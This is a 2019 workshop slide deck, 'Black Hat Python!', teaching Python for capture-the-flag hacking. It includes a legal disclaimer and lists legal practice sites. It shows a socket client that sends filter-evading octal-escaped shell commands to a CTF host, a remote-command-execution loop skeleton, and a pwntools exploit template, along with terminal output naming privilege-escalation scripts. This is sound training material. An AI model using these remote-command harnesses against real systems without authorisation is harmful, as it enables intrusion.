



# Black Hat Python!

12.1. 2019 Antti Virtanen  
@Anakondantti – [antti.virtanen@solita.fi](mailto:antti.virtanen@solita.fi)



# Legal

- The information is for educational purposes.
  - **Do not attempt to break into systems or exploit them without a permission!**
- 
- Legal hacking:
    - Hackthebox.eu
    - Shellterlabs.com
    - Vulnhub



**R O T**  
INFORMATION SECURITY



# Why? (Fun & Profit ?)


- Sometimes the existing tools are not sufficient.
- Because it's fun.
- You become a better hacker.





# Agenda

- Python?
- How to use it?
- **Learning by doing!**



**What are we aiming at ?**  
**(Example from Disobey CTF).**



# Forget “Professional” software development.

```
import socket
import fcntl
import os
hostname, port = "10.10.132.83", 1234

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((hostname, port))
#fcntl.fcntl(client, fcntl.F_SETFL, os.O_NONBLOCK)

def toEscaped(cmd):
    s = ""
    for c in cmd:
        s = s + "\\" + (oct(ord(c)))[1:]
    return "$'" + s + "'\n"

data = ''
while (data != 'exit'):
    resp = client.recv(1024)
    print(resp)

    try:
        data = raw_input('>> ')
        if (data != 'exit'):

            s = toEscaped(data)
            client.sendall(s)

            try:
                resp = client.recv(1024)
                print(resp)
            except socket.error, e:
                print("...")

        except EOFError:
            break

    except KeyboardInterrupt:
        print("Keyboard interrupt received, exiting...")
        break
```

basher-shellen.py All L35 (Python)



```
rehsab>
total 52
-rw-r--r-- 1 basher basher 675 Jan  9 18:18 .profile
drwxr-xr-x 4 root  root  4096 Jan  9 20:14 ..
drwx----- 3 basher basher 4096 Jan  9 22:36 .config
drwx----- 1 basher basher 3520 Jan 10 12:14 .bashrc
-rw-r--r-- 1 basher basher  0 Jan 11 18:00 .bash_history
drwxr-xr-x 2 basher basher 4096 Jan 11 18:42 .nano
drwxr-xr-x 2 basher basher 4096 Jan 11 19:47 .ssh
drwxr-xr-x 2 basher basher 4096 Jan 11 20:08 .owo
-rw----- 1 basher basher   35 Jan 11 20:11 .lesshtab
drwx----- 2 basher basher 4096 Jan 11 20:17 .gnupg
-rw----- 1 basher basher 9437 Jan 11 20:21 .viminfo
drwxr-x--- 7 basher basher 4096 Jan 11 20:21 .

>> ls -latr /home/basher/.owo
----SENDING '$'\154\163' '$'\55\154\141\164\162' '$'\57\150\157\155\145\57\1

rehsab>
total 60
-rwxr-xr-x 1 basher basher 10000 Jan 11 18:08 LinEnum.sh
-rw-r--r-- 1 basher basher 25304 Jan 11 18:50 linuxprivchecker.py
-rw----- 1 basher basher 10000 Jan 11 19:40 .swp
drwxr-xr-x 2 basher basher  4096 Jan 11 20:08 .
drwxr-x--- 7 basher basher  4096 Jan 11 20:21 ..

>> |
```




# Quick Python recap



# Python is easy!

```
import some_library  
my_var = "value"  
  
if True:  
    print(my_var)  
else:  
    print("nein")
```



# Pattern 1: “Shell”




# This is how I do it

```
11 def runRCE(URL, cmd):  
12     print("RCE is go...")  
13
```

This changes

```
URL = sys.argv[1]  
print("URL: " + URL)  
IP = sys.argv[2]  
  
data = ''  
  
# 1. loop as long as the command is not "exit"  
# 2. all other commands are sent to the remote server for  
while (data != 'exit'):  
    try:  
        data = raw_input('>> ')  
        if (data != 'exit'):  
            runRCE(URL, data)  
    except EOFError:
```



## Pattern 2: “Binary pwn”




# pwntools

```
..concrete log_level=debug  
LOCAL_PATH = "./ropme"  
  
def get_process(is_remote = False):  
    if is_remote:  
        return remote("12.34.5.6", 22224)  
    else:  
        return process(LOCAL_PATH)  
  
parser = argparse.ArgumentParser()  
parser.add_argument("-r", "--remote", help="Execute on remote server", action="store_true")  
args = parser.parse_args()  
  
e = ELF(LOCAL_PATH)  
  
p = get_process(args.remote)
```

```
def read_menu(proc):  
    s = proc.recvline()  
    log.info("> " + s)  
  
# DO the tricks here  
read_menu(p)  
p.interactive()  
  
s = p.recvline()  
log.info("ok " + s)
```

This changes





Okay, time to hack.



<https://github.com/solita/blackhat-python/>

- Get stuff from GitHub.
- Choose a task. Follow the instructions.
- Start hacking some Python!



# Github.com/solita/ blackhat-python

12.1. 2019 Antti Virtanen  
@Anakondantti – antti.virtanen@solita.fi

SOLITA



